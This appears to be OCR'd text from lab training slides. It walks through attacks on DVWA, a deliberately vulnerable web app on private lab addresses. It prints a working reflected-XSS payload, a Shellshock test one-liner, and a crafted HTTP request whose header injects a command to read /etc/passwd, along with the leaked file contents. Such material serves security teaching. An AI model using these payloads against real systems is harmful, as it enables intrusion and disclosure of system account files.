
Check if movie exists in database:

Name of the movie:

Hint: Marvel movies rock :)

Medium (XSS – Reflected (JSON))


- Medium.php Source Code
- Notice that the user input is reflected onto the JSON script.



```
<h1>IMDB</h1>
<h3>Check if movie exists in database:</h3>
<div class="Hints Hints!! !! !!:">

    <form name="Movies" action="#" method="GET">
        <p>
            <label for="title">Name of the movie:</label>
                <input type="text" id="title" name="title">
            <button type="submit" name="action" value="search">Search</button>

        </p>
        </form>
            <div id="result"></div>

                <script>

                var ResponseString = ' {"movies":[{"response":"fail? Sorry, we don&#039;t have that movie :("}]} ';

                 //var Response = eval ("(" + ResponseString + ")");

                var Response = JSON.parse(ResponseString);

                document.getElementById("result").innerHTML=Response.movies[0].response;

                </script>
```

Medium (XSS – Reflected (JSON))

- Exploited Source Code.
- The payload for the attack is: %22%7D%5D%7D%27%3B%3C%2Fscript%3E%3Cscript%3Ealert%280%29%3C%2Fscript%3E



view-source:http://192.168.178.147/dvwa/vulnerabilities/spc/?title=%2522%257D%255D%257D%2527

```
<form name="Movies" action="#" method="GET">
    <p>
        <label for="title">Name of the movie:</label>
            <input type="text" id="title" name="title">
        <button type="submit" name="action" value="search">Search</button>

    </p>
    </form>
        <div id="result"></div>

            <script>

            var ResponseString = ' {"movies":[{"response":""}]}';</script><script>alert(0)</script>? Sorry, we don&#039;t have that movie :("}]} ';

             //var Response = eval ("(" + ResponseString + ")");

            var Response = JSON.parse(ResponseString);

            document.getElementById("result").innerHTML=Response.movies[0].response;

            </script>
```

Inserting URL encoded script tag that simulates the payload described below:- %22%7D%5D%7D%27%3B%3C%2Fscript%3E%3Cscript%3Ealert%280%29%3C%2Fscript%3E


Ending the string

Closing the script tag

Inserting the script

High (Shellshock – via CGI)

- Remote Command Execution Vulnerability in BASH
  - With the help of Special String () { :; };
- Why**?** - BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable



Legit function definition in BASH environment variable


BASH command “echo test” invoked with on-the-fly defined environment

```
env x='() { :;}; echo vulnerable' bash -c "echo test"
```

Injection of arbitrary OS command

High (Shellshock – via CGI)

- DVWA Web Page Screenshot



Do you see any vulnerability here?

Here are the system details of your machine:

Current user: www-data
Current date: Tue Nov 28 00:42:58 PST 2017
OS: Linux
Architecture: x86_64
Model: 158 Model name: Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz
Hypervisor vendor: VMware

High (Shellshock – via CGI)


- □ Sourcecode for high.php

```
<?php
$html = "<iframe frameborder=\"0\"
src=\"./../../../cgi-bin/myserver.sh\" height=\"250\"
width=\"500\" scrolling=\"no\"></iframe>";
?>
```

- □ HTML Iframe displays the output for shellscript myserver.sh

High (Shellshock – via CGI)

- Exploit:
  - Modify the HTTP header in the GET request for myserver.sh




```
GET /cgi-bin/myserver.sh HTTP/1.1
Host: 192.168.186.137
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: () { nothing;}; echo; /bin/cat /etc/passwd
Accept-Encoding: gzip, deflate
Referer: http://192.168.186.137/dvwa/vulnerabilities/spc/
Cookie: PHPSESSID=hoffrklmopcmalgrlmuvpau477
Connection: close
Upgrade-Insecure-Requests: 1
```

- Insert the string () { nothing;}; echo; /bin/cat /etc/passwd into the header and forward the request to server.

High (Shellshock – via CGI)

- File save/open prompt for myserver.sh containing /etc/passwd:



Do you see any vulnerability here?

Opening myserver.sh

You have chosen to open:

myserver.sh

which is: Shell Script (2.3 KB)


from: http://192.168.186.137

What should Firefox do with this file?

● Open with Notepad

○ Save File

□ Do this automatically for files like this from now on.



Do you see any vulnerability here?

myserver-2 - Notepad

```
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbi
temd/netif:/bin/falsesystemd-resolve:x:102:104:systemd Reso
o daemon,,,:/var/run/pulse:/bin/falsertkit:x:118:127:Realti
```

Questions and Discussion